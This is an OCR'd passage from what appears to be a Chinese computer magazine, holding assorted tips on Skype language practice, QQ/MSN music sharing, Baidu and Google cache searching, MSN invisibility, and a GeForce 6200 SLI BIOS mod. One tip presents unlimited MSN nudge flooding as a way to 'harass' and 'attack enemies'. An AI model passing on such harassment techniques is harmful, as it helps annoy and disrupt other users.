


图1

第一步:以Tom-Skype为例,安装完毕后运行,在弹出的〝创建账号〞窗口中切换到〝我想创建一个新Skype账户〞标签,输入用户名和密码进行注册。

第二步:注册完毕后登录,登录后确保你的TOM-Skype处于〝联机〞状态(见图1)。

2.注册成为jyve.com的用户

获得Skype账号后,接下来要注册成为jyve.com的用户:

第一步:打开其注册链接http://community.jyve.com/pre_registration.php,勾选〝I have a Skype Username.〞一项,单击〝Register Now!〞按钮,在打开的页面中〝Skype Username〞栏中填写你的Skype账号,单击〝Submit〞按钮。

第二步:接下来需要填写申请表格,其中〝Jyve UserName〞、〝Display Name〞、〝Alternate email〞分别填写注册名、显示名称、激活邮箱地址。填写完毕后勾选〝Read Terms And Condition Term of Use〞,单击〝Next〞(见图2)。

第三步:接下来你必须选择一个你爱好的内容,比如〝Entertainment & Music〞(娱乐和音乐),接下来任意勾选




图2

打开页面中的一项后单击〝Back〞按钮,单击〝Finished〞按钮。

第四步:接下来页面要求你下载Jyve's Skype Web Plugin,这是该站点提供的Skype插件,我们暂时不必下载,直接单击〝Next〞完成注册。注册完毕后你将获得一个形如user@jyve.com的用户名和登录密码。

3.用Skype+Jyve.com来练习口语

第一步:打开http://community.jyve.com/do_login.php?redirect=lang_learning,用刚才注册的Jyve账号登录。登录后页面会首先要求你做一些设置,在〝I am Fluent in〞(我能流畅地运用)栏中选择你擅长的语言,当然这里我们选择〝Chinese〞,单击〝Add〞,并分别在〝I would like to practice〞和〝I would like to learn〞中选择你想要练习的语种,比如〝English〞。设置完毕后单击〝save〞按钮保存设置。

第二步:接下来要设置你对所选择语种的熟练程度。这里粗略设置了None(一无所知)、Beginner(初学者)、Intermediate(中等水平)、Advance(高水平)四个等级,细分为10级。对于〝Chinese〞来说,我们当然选择〝10〞(最熟练),对于你想学习提高的语种则根据你的实际情况进行设置。其中〝1〞代表一无所知,建议有一定基础的朋友选择〝2~4〞。设置完毕后单击〝Next〞(见图3)。

第三步:这时候你将看到所有符合你设置条件的网友列表,选择一个,点击该网友旁边的〝Skype Me〞按钮,待其允许后,即可与他/她进行语音聊天了(见图4)。

4.用Skype学口语的经验之谈

在笔者使用Jyve.com+Skype来学习口语的过程中,积累了一些经验,希望对大家有所帮助:




图 3



图 4

(1)在站点左侧我们可以根据不同条件来搜索更加适合自己的交谈对象，比如如果你的英文口语非常糟糕，那么你希望自己的交谈对象是个既会中文又会英文的人，你就可以设置检索条件为:"Country" 为 "China"、"Fluent Language" 为 "English"(也就是在中国的英文很好的人）。

(2)在练习之前最好想好自己应该聊些什么，确定一个话题，并准备好自己想要说些什么。否则很可能出现跟交谈者在互相问好之后就不知道该如何继续的情况。

(3)为了便于复习和纠正自己的发音错误，建议大家将每次交谈的内容录制下来。由于目前针对Skype的录音软件功能大都不是很出色，建议大家采用Total Recorder(下载地址为:http://nj.onlinedown.net/soft/17725.htm)等专业的录音软件来辅助录制。

(4)如果你有自己的站点或者blog，可以安装Jyve.com的Skype Web Plugin插件，其下载地址为http://plugin.jyve.com/setups/JyveSetup.exe，安装后点击进入"Jyve Web Tools" 按钮(见图5)，在打开的页面中单击"Get Code"，这时候我们可以获得一组组代码，来实现不同的功能，比如：

在自己的站点放入"<img src="http://www.skypepresence.com/skype账户名.png" border="0">"，可以显示自己的Skype在线状态。

放入"<script src="http://plugin.jyve.com/js/plugin.js"></script>

<img src='http://jyvetools.jyve.com/IMTO.gif' border='0' onclick='setENDown();'>"，访问者点击该图标可以打开Skype与你进行文字信息交谈。



图 5

小提示

Jyve.com's Skype Web Plugin 插件除了辅助我们使用Jyve.com提供的各种服务以外，还具有自动应答等Skype的辅助功能，我们需要在其主界面中单击"Advanced OFF"按钮，切换到"Auto Responder"标签中进行设置(见图6)。




图 6

比如我们可以勾选"Turn on Auto Responder"和"Auto Respond to Calls"，那么当我们设置Skype为离开状态时，如果有人请求与我们语音对话，我们的Skype会自动发送一条信息"I am currently away from my computer, I will return your call"文字信息给对方。 CF [YY20]

MSN闪屏振动无限"连发"

★★ ■ 笨笨

在MSN Messenger 7.0中有一项叫做"闪屏振动"的功能，使用后会使自己和对方的MSN聊天窗口出现振动，但此功能有一个缺点，就是每次发送之间必须间隔一段时间，无法"连续发射"，这样显然达不到"骚扰"的目的。可是，如果你将MSN的状态设置为"忙碌"，再使用这个功能，就会发现间隔限制没有了，并且发送的同时自己也不会出现振动。

小提示

你是不是在担心别人学会这条"骚扰"技巧后用来对付你呢？不必担心，破解闪屏震动的方法很简单，而且就是我们刚刚完成的操作——将自己设为"忙碌"状态即可。哈!一个简单操作，既可以攻击敌人，又没有后顾之忧，还不快试试!

CF [YY21]

寻觅知音 分享我的音乐心情

★★★★

本文可以帮你学到

- 在QQ中建立"音乐发布站"
- MSN Messenger"臭显"自己的音乐

所谓"音乐易得，知音难求"，当你下载了好听的音乐，该如何跟好友分享呢？其实互联网给我们提供了很多方式来分享自己的东西，你可以选择QQ、MSN Messenger的文件传输，P2P交换软件，架设一个FTP，QQ中的"给好友播放多媒体文件"功能等……这些方法相关文章介绍得很多，笔者不再赘述，下面笔者介绍几个超酷的"臭显+分享"音乐的方法。

将自己喜欢的音乐与QQ网友分享

方法一:把网络硬盘打造成自己的"音乐发布站"

登录QQ，将自己喜欢的音乐上传到"网络硬盘"下的"我的多媒体"文件夹中。右击"我的多媒体"，选择"设置共享"菜单，勾选"共享该文件夹"，并选择要共享的好友，最后确认。

这时好友就可以在自己的QQ中切换到"网络硬盘"标签，在"共享网络硬盘"中找到你共享的文件。如果他是QQ网络硬盘的高级用户，将鼠标悬停在"我的多媒体"文件夹时，会出现一个"播放"的图标(见图1)，单击后就可以在线收听你共享的音乐了;如果他不是高级用户，只有通过下载音乐文件来在本地播放了。



图1

小提示

所谓"QQ网络硬盘高级用户"，是指容量已经升级为256MB(10元/月)、512MB，或者增加10MB(每增加10MB，需1Q币/月)的用户，你可以在"网络硬盘"标签中单击"升级"来获得。

方法二:与群友"畅享"音乐

打开任意一个QQ群，切换到"共享"标签，右键单击空白处，选择"上传文件"按钮即可上传自己的音乐，上传功能后该群会有消息提示群里面的好友。不过普通群只提供了16MB空间，似乎有点少。笔者为大家提供一个更好的办法:

首先将自己的音乐上传到网络硬盘的"我的多媒体文件夹"，接下来双击上传的文件，系统会调用Windows Media Player来在线播放该文件，选择"文件→属性"，在"位置"栏我们可以看到该文件的在线播放真实地址(见图2)。接下来我们在群里切换到"BBS"标签，在此发表一个帖子，将地址粘贴进去，网友就可以直接通过该地址在线听歌了!



图2

在MSN Messenger中"臭显+分享"自己的音乐

MSN Messenger 7.0中提供了一个非常有意思的功能，该功能允许在MSN Messenger中显示自己正在播放的歌曲信息(包括歌曲名、歌手名，需要用Windows Media Player播放)，网友能够看到(见图3)，这实在是我们展示自己的音乐喜好的好东东啊!



图3

Round 1:MSN Messenger音乐臭显功能

在MSN Messenger面板中选择"打开'我正在收听的内容'"标签即可开启该功能。这时MSN Messenger面板上会以"歌曲名-演唱着"的格式显示正在播放的歌曲，单击它可以在MSN搜索引擎中搜索该歌曲。好友的鼠标悬停在你的 称上单击"查看此人的联系人卡片"即可看到你正在播放什么歌曲。

小提示

要关闭该功能，选择"工具→选项"，在"个人信息"标签中取消勾选"在个人消息中显示Windows Media Player正在播放的歌曲信息"一项即可。

Round 2:让MSN显示Foobar和Winamp正在播放的音乐!

如果你不使用Windows Media Player来听歌，默认情况下就无法享受MSN Messenger的这一功能了。有没有两全其美的办法呢？答案是肯定的。

首先关闭音乐播放器。如果用的是Foobar，到http://www.newhua.com/cfan/200517/toaster.rar下载一个toaster.rar，将其解压缩，将解压缩得到的foo_toaster.dll文件放到你的Foobar安装目录下的components文件夹里;如果你使用的Winamp，到http://www.myplugins.info/gen_msn.zip下载一个

gen_msn.zip，安装压缩包里的 gen_msn.exe 即可。

小提示

该功能需要Winamp 5.0以上版本，操作系统必须是Windows 2000/XP/2003。

Round 3:让显示效果更个性、更酷!

(1)Foobar

第一步:选择“外挂组件→Toaster→Configure Toaster”菜单打开“Toaster Perferences”窗口。切换到“Formatting”标签，这里设置歌曲显示的风格。勾选“Wrap text”(这样可以让曲目名比较长的时候自动换行显示)，勾选“Treat left aligned text as centered”，“Font Quality”是设置效果，建议选择“ClearType Gridfit”，“Font”中设置自己喜欢的字体(见图4)。



图4

第二步:切换到“Extra”标签，这里设置歌曲显示的内容。笔者笔者要想依次显示:歌手 专辑名 音轨 歌手名 音乐时间长度 编码方式 码率，那么就分别编辑“MSN Artist”、“MSN Title”、“MSN Album”、“MSN Format”为“%artist%”、“%title% %_length%'['%__codec%']''['%__bitrate%Kbps']'”、“%album% #%tracknumber%”、“{1} - [{2}]{0}”即可。你可以根据自己的喜好来取舍调整(见图5)。




图5

(2)Winamp

选择“选项→设置”菜单，切换到“MSN Messenger”标签，在“Require Winamp 5”处设置“Title”、“Artist”等，设置的方法跟Foobar里面的设置一样(见图6)。




图6

CF [YY22]

别问我，问百度——百度的另类搜索应用

这天，我正在网上闲逛，老婆打来电话:“老板要我做一个关于‘IT商业价值的递增原理’的PowerPoint文档，我以前从没弄过，你看着办吧，搞不定，这个月的衣服你洗了。”

第一回合:搜索指定的文件格式

老婆的话就是圣旨，我哪敢有丝毫怠慢。问了几个策划文案高手，他们的回答让我一头雾水:“别问我，问百度去。”好吧，那就“百度一下”。打开百度，输入关键字，结果让人失望，没有找到有PPT模板。只好再厚着脸皮问那位朋友，对方有些不耐烦:“在百度，用filetype搜。”标准格式为“filetype:文件后缀名 关键字”或“关键字 filetype:文件后缀名”(冒号请在英文状态下输入)。需要注意的是，这里“文件后缀名”是指文档格式，比如DOC、TXT、XLS、RTF、PDF等，如果输入非文档格式，比如EXE，那么将一无所获。比如这里可以输入“filetype:ppt 商业价值”，结果中果然发现了一些类似的PowerPoint文档。心中大喜，这下可以向老婆交差了，这个月的衣服还得麻烦她老人家来洗啦，哈哈！^_^

我马上下载了几个结果中的PowerPoint文件，打包后传给老婆。满心以为会收到老婆的夸奖之辞，结果老婆从QQ上发来一句:“这几个文档参考价值不是很大，你再帮我找找吧。找不到，这个月的碗你也包了。”我顿时吐血……

第二回合:用inurl参数缩小搜索范围

搜索获得结果比较多，看来针对性还不够强，需要缩小一下搜索范围。可能大家都能想到一个方法，那就是增加关键字的个数，但这样做有时候会适得其反。其实百度还提供了一个很有用的参数——inurl。“inurl”的使用格式为“关键字 inurl:结果页面URL地址中可能出现的字符”或者“inurl:结果页面URL地址中可能出现的字符 关键字”。

可能我这么说大家有点茫然，就拿老婆给我的任务来说吧，一般网站在上传这些PowerPoint文档的时候，都会将其下载地址或者文件名定义为“wendang”或者“document”之类的，如果我们用这些可能出现的字作为关键字来搜索，其搜索结果会大大精简——因为这样百度只会搜索URL中包含“wendang”或“document”字符的结果。我赶紧输入“商业价值 filetype:ppt inurl:wendang”，果然找到了更理想的结果。晚上老婆回家时，终于看到了少有的喜色……

需要特别说明的是:从百度首页的“更多”可以进入更多页面的“文档搜索”首页(http://file.baidu.com/)进行其他专业的文档搜索。

在搜索中“捕风捉影”——Google 快照强行突破

★★

■北京　Softer

网上有个智多星名字叫Google。你有任何问题都可以从中搜索出来，不过搜索出来的信息经常无法打开，明明在“连接”介绍处给出了详细提示，而实际网页不是无法打开就是面目全非。搜索专家给出了建议——可以通过Google的网页快照来查看。但又出现了一个问题，那就是有的网页快照也无法正常打开，遇到这种情况很多朋友选择了放弃。实际上有很多巧妙办法查看网页快照信息。

方法1:将链接地址里面的“search?”替换成“linux?”

使用的Google快照地址中，一般都会出现“search?”的字符形式。这个关键字经常被过滤，将其修改为“linux?”就能查看到内容。

方法2:ie=UTF-8参数提前法

在Google快照地址中将“ie=UTF-8”这个参数提到“q=cache”前面来。修改后的连接如下（注意）：http://xxx.xxx.xxx.xx/search?ie=UTF-8&q=ca....org/+&hl=zh-CN

方法3:语言修改法

把语言“hl=zh-CN”中的“zh-CN”改为“en”或“jp”就可以正常访问了。例如改为“hl=en”。不过，有时直接修改语言无法查询快照，还需要我们将查询IP地址进行修改，即将默认的快照IP地址216.239.53.104修改为216.239.51.100。但这种方法有时会不起作用。

小提示

其实还有很多种修改方法，只要本着修改后的地址符合Google语法，能正常调用（而ISP没有对代码进行过滤设置）的原则即可。

方法4:域名修改法

直接使用www.Google.com搜索后，再访问网页快照，经常会被过滤，不过使用其他域名可以有效解决快照访问的问题。各位读者可以尝试如下地址，在下面地址中搜索后使用网页快照，成功率比较高:

http://www.Google.com/u/berkeley

http://www.Google.com/custom

http://Google.7766.org

http://64.233.167.104/

方法5:代理法

这个方法最容易想到，就是用代理服务器搜索工具找一个有效的代理，通过代理访问快照网页。至于寻找代理的工具，推荐使用“代理猎手”（下载地址：http://nj.onlinedown.net/soft/7874.htm），并且利用Maxthon、GreenBrowser、TT等　览器的多代理支持功能（能够让你在　览器设置多个代理服务器方案，并且能够快速在它们之间切换）就可以方便地使用代理查看快照网页了。

方法6:插件法

常用Maxthon　览器的读者，可以使用该工具的一个快照插件来查看。此插件对任何语言的Google以及任何国家和地区的Google均有效，使用方法是将压缩包解压，然后把EnableGoogleCache目录复制到Maxthon安装目录下的Plugin目录下。启动Maxthon后，会提示“是否自动加载该插件”(见图)，选择“是”就可以在　览网页快照时自动调用该功能查看网页快照了。



EnableGoogleCache 插件小档案

u 软件性质:免费软件　　软件大小:56KB

u 运行平台:Window 2000/NT/XP/2003

u 下载地址:http://www.newhua.com/cfan/200512/EnableGoogleCache.rar

以往，网页快照是我们的救命草，每当在某个真实页面无法访问时使用网页快照，如果还不能访问则彻底放弃。如今手里的稻草又多了一根，那就是解决网页快照不能访问的问题。这样一来，搜索的内容会越来越多，越来越全，网络上的资源就更加丰富了。

CF [YY23]

MSN Messenger 也能隐身聊天啦

★★

■呆瓜

MSN Messenger可以像QQ那样设置为隐身，但却不能像QQ那样在隐身状态下与联系人聊天。而7.0版本也没有解决这个毛病，这让很多朋友非常失望。其实，只要在网易泡泡中开启MSN插件，然后在网易泡泡中登录你的账号就可以实现隐身状态下与联系人聊天了:

第一步:在网易泡泡中，单击“工具→系统配置”，在打开的“系统配置”窗口中选择“插件管理”项，在右侧窗口中勾选“MSN”，再单击“配置”按钮，打开如图所示的配置窗口。



第二步:在配置窗口中输入MSN Messenger账号和密码，单击“确定”返回到“系统配置”窗口中，再单击“启动”按钮启动MSN插件，最后单击“保存”即可完成设置。

现在，你只要将网易泡泡设置为隐身状态，就可以实现在隐身状态下与MSN Messenger好友聊天了。

CF [YY24]

SLI 我也行——图解 GeFore6200 改造

■天津　王磊

SLI 是近期显卡领域炙手可热的话题，nVIDIA 凭着 SLI 技术在显卡性能排行榜上牢牢占据着前 3 名的位置。但 SLI 一直是中高端显卡的专利，直到最近 nVIDIA 才解禁了 GeForce 6600 标准版的 SLI 限制，推出了 ForceWare 77.72 以实现 GeForce 6600“软”支持 SLI，揭开了对 GeForce 6 系列解禁 SLI 的序幕。

这时又传来改造 GeForce 6200 也可实现 SLI 的消息，某些厂商更推出支持 SLI 功能的 nForce 4 标准版主板，3 年免费质保的价格为 899！假如再配搭两张可以改造的 GeForce 6200 显卡，配搭起来的价格甚至不用超过 2500 元，这比用 GeForce 6800Ultra 组 SLI 省了一大半。可以拥有一整套 SLI，享受 SLI 的性能，正所谓开源节流，岂不妙哉？

一、改造产品介绍

1.两块 INNO3D 映众 Geforce 6200(128MB 128bit)显卡（见图 1）




图 1

INNO3D 映众 Geforce 6200（128MB 128bit）显卡采用了 Geforce 6600 显卡的 P229 PCB 电路板，使它能更加容易成功破解为 Geforce 6600。

2.一块捷波智尊 K8F8G + Stand 主板（见图 2）




图 2

捷波智尊 K8F8G + Stand 主板是一款使用 nVIDIA nForce4（标准版）、支持 AMD Athlon 64 FX（Socket939）的产品。提供了三条 PCI-E x16 显卡插槽，使用 nVIDIA SLI 支持的显卡插入两条绿色的 PCI-E 插槽可以激活 nVIDIA 的 SLI，另一个黄色的 PCI-E 插槽可以让一块不支持 SLI 技术的显卡工作在 PCI-E x16 模式下。这同时兼顾了单卡 PCI-E x16 的要求，也能同时满足 SLI 所需要的两个 PCI-E x8 的需求。

二、改造捷波智尊 K8F8G + Stand

改造需要的工具：电烙铁、焊锡丝、焊锡膏、小刀

捷波智尊 K8F8G + Stand 主板采用 nForce4 标准版芯片组，需要把它自行破解成 nForce4 SLI 芯片才能启用该技术（见图 3）。




图 3

找到该主板的 nForce4 北桥芯片，黄色标记处的封胶下就埋藏着两个已经被断开的触点，将这两个触点连接，就可以让主板支持 SLI（见图 4）。




图 4

三、改造 INNO3D 映众 Geforce6200

相关软件：

RivaTuner v2.0 RC 15.6 下载地址：http://www.soft2.org/down/20057212213265054

ForceWare 77.72 下载地址：http://drivers.mydrivers.com/dir120/d48247.htm

Forceware77.76 下载地址：http://downloads.vr-zone.com/pafiledb.php?action=file&id=73

nVIDIA推出了ForceWare 77.72以实现GeForce 6600"软"支持SLI，但77.72版驱动已经用软件对打开SLI和Pixel unit功能做了限制，所以使用RivaTuner v2.0 RC 15.6将GeForce 6200改造成GeForce 6600已经不可行，需要通过刷新BIOS的方式将GeForce 6200改造成GeForce 6600。由于INNO3D 6200采用与GeForce 6600显卡使用相同的P229公板PCB电路设计，改造成功的几率相对较高。




图5




图6

首先，从网上下载INNO3D GeForce 6600（128MB 128bit）显卡的BIOS，把两块显卡分别接在主板上成功刷新BIOS以后，我们再把两块都同时接上，启动计算机，进入操作系统，这时在驱动程序控制界面里，我们可以看到视频BIOS版本变成了5.43.02.46（见图5）。

用RivaTuner打开Pixel unit，说明GeForce 6200成功改造成GeForce 6600（见图6）。

驱动程序界面出现了"启用SLI多GPU"选项，证明已经改造成功（见图7）。




图7




图8

GeForce 6600LE的SLI已获官方驱动支持，根据目前所掌握的情况，最新的ForceWare 77.74/77.76将提供对其支持，有兴趣的朋友可以安装国外网站泄漏的Forceware77.76驱动程序，它允许两块GeForce 6600显单独超频（见图8）。

改造前用PCMARK04 120和3DMARK 05的测试GeForce 6200显卡的成绩分别3719、4201，而改造完成后，组成SLI进行测试，成绩一下提升20%，达到4168、5153。这样的SLI系统还是非常超值的，有兴趣的朋友都可以尝试一下。 CF [YY25]

解决部分nForce2主板不能上网问题

★★

■Sam.cen

nForce2主板不可谓不经典，nVIDIA也是靠"这一炮"占领了大部分支持AMD CPU的主板市场。但是玉也有 疵，nForce2主板多多少少存在一些问题，笔者前段时间就遇到了精英的nForce2主板集成网卡不能上网的问题（格林的GRT1500猫），不过在其他的猫都能正常上网。难道是集成网卡与猫起冲突了？笔者查阅了一些资料，终于找到了解决方法。方法很简单，只要为nForce2集成网卡设置一个MAC地址就可以了。

具体方法：右键点击"我的电脑→属性→硬件→设备管理器→网罗适配器→NVIDIA nForce MCP Networking Controller→高级"，将"Network Address"的值从不存在更改为一个六位数字，例如"123355"即可（见右图）。

CF [YY26]



该休息了，我的鼠标键盘！

■ 包子

不少朋友经常会遇到这样的情况:当正常关机后却发现自己的光电鼠标或者键盘灯却亮着。一时摸不着头脑的朋友可能还会以为自己的鼠标或者键盘坏了，其实不然。是什么导致关机后键盘灯或者光电鼠标仍然亮着呢？下面我们就一起来看看吧。

事出有因

大家都知道，现在的电脑多是用ATX电源的，这种电源最主要的特点就是不采用传统的市电开关来控制电源工作，而是采用“+5VSB、PS-ON”的组合来实现。通过控制“PS-ON”信号电平信号的变化，来控制电源的开启和关闭。而且ATX电源增加了一个辅助开关电源，当ATX电源交流输入端一旦有220V的交流电时，辅助电源就开始工作，一路经三端稳压器稳压，输出+5V电源。以保证ATX主板上一些需要在关机状态下要保持工作的芯片的供电，如网络通信接口、电源监控单元、系统时钟等部分芯片；另一路经整流滤波，输出辅助+12V电源，供给ATX电源内部TL494等芯片工作，为ATX电源主变换电路的启动作准备。

大部分主板都使用主电源的+5V电源供电，并且在键盘接口附近有跳线可以选择，来改变USB接口的供电方式为副电源的+5VSB供电，用以实现主板的远程唤醒、网络开机和键盘鼠标开机等功能。但由于主电源在关机后就停止了工作，所以主电源无法为这些开机功能提供电力。而这时就需要辅助电源在关机后继续为键盘鼠标等提供电力，以实现这些唤醒、开机功能。

说到这里，恐怕一些朋友已经明白了为什么鼠标键盘在关机之后，它们的指示灯还会亮着了。没错，正是因为辅助电源在主电源关闭之后还继续为键盘鼠标供电以实现相应的开机控制功能，所以鼠标键盘的指示灯才会在关机之后依然亮着。举一反三，只要我们将这些功能关闭，那么鼠标键盘就会在系统关闭之后也随之完全关闭，那样这个关机后指示灯长亮的问题可不就解决了么？

编者注: 在与主板连接的电源排线里有一根紫色电线，这就是+5VSB电源线。它就是前面提到的副电源，就是它为主板的键盘鼠标开机、网络唤醒、Modem唤醒、USB供电、STR功能等提供后备电源，同时也为开机电路提供电源。只要在BIOS里面设置了键盘鼠标开机功能，就会出现计算机关机后键盘灯和光电鼠标的灯会常亮的情况。

解决之道

当明白引起这种现象的原因后，要解决起来也就非常容易了。那怎么关闭这些鼠标键盘开机功能呢？下面马上就告诉大家。

1.关闭键盘开机功能

这里，笔者以磐英的EP－3VCA主板为例，介绍如何关闭键盘开机功能。

步骤1: 查看主板说明书，调节主板上相应的跳线，把JP4从“2-3”状态设置为“1-2”状态，关闭键盘/鼠标开机方式。

小提示

JP4跳线的作用就是为键盘或PS2口鼠标提供唤醒系统所需要的+5VSB待命电源。

步骤2: 开机时按Del键进入BIOS设置界面。移动光标到“CHIPSET FEATURES SETUP”项后按回车，在打开的菜单中找到“PowerOn By Keyboard”选项，按PgUP/PgDn键将其值设置为“Disabled(即只能使用电源键开机)”(见图1)。




图1

步骤3: 按ESC键退到主菜单后选择“SAVE & EXIT SETUP”保存并退出CMOS设置即可。

小提示

有些主板并没有设置键盘开机的跳线，但是只要在主板说明书中或主板BIOS设置中有键盘开机的相关选项，就说明该主板也是支持键盘开机的，只要将这些选项设置为“Disabled”即可解决问题。

2.关闭鼠标开机功能

由于鼠标与键盘一样都是由主板上的I/O芯片控制的，所以同样在BIOS里面有类似的选项来关闭鼠标开机功能。如图4为技嘉686BX主板上的鼠标开机功能，进入BIOS中，在“Integrated Peripherals”菜单中找到“PS/2 Mouse Power On”设置项，将这项的值设置为“Disabled”就可以关闭鼠标开机功能了。当然，在设置好后还需要保存设置才能生效(见图2)。




图2

如果你发现自己的光电鼠标或者键盘灯在关机后仍然亮着，不妨尝试通过关闭键盘或者鼠标的开机功能来解决问题。

CF [YY27]

"抓"出的精彩

抓图很简单，几乎人人都会，只要按下键盘上的Print Screen键即可，如果再多按一个Alt键，就可以只抓取当前窗口图像。当然，这也仅仅能应付一些小问题，至于高难度的嘛，还是看看下面的技巧吧。

01 截取电影视频中的图像　　票数:45

截取电影视频中的图像，是不少人都会遇到的问题。这其实是"Video Overlay"(视频重叠)原理。"Video Overlay"就是在桌面上重新绘制一个新的图像层，该图像层用来显示视频图像，两层之间互不影响，这是不是有点像Photoshop的图像概念？这也就是为什么可以在桌面上用任意大小窗口播放视频文件的原因。也正因为如此，用视频播放软件对视频画面进行调整亮度、对比度时，不会影响其他位置的显示效果。

由于以上原因，用一般的抓图方法抓取视频图像时，只会得到一个"黑屏"，怎么解决这个问题呢？

方法一:抓取视频图像最简单的方法就是使用视频软件本身提供的抓图功能。比如在"豪杰解霸"中就可以用Ctrl+F1组合键进行抓图。

方法二:我们可以同时播放两个视频文件，这样后打开的视频文件就能用Print Screen键抓取。由于多数显卡仅支持一个Video Overlay，所以当打开第二个窗口进行播放时，就会使用DirectX的VMR方式或是软件方式进行播放。

方法三:去除视频加速。右击桌面空白处，选择"属性"，点击"设置→高级→疑难解答"，将"硬件加速"的滑块移至"无"，再用Print Screen键抓图即可。

方法四:使用SnagIt抓图软件进行截图。下载地址:http://nj.onlinedown.net/soft/5306.htm，汉化包下载地址:http://nj.onlinedown.net/soft/5305.htm。

02 抓就抓出"动态电影"　　票数:40

很多高手在论坛中的签名都是动态效果，通常是来自于某个电影片断，你知道它是怎么制作的吗？其实根本不需要其他软件，只要有QQ，你也能做出这样的"电影签名"。

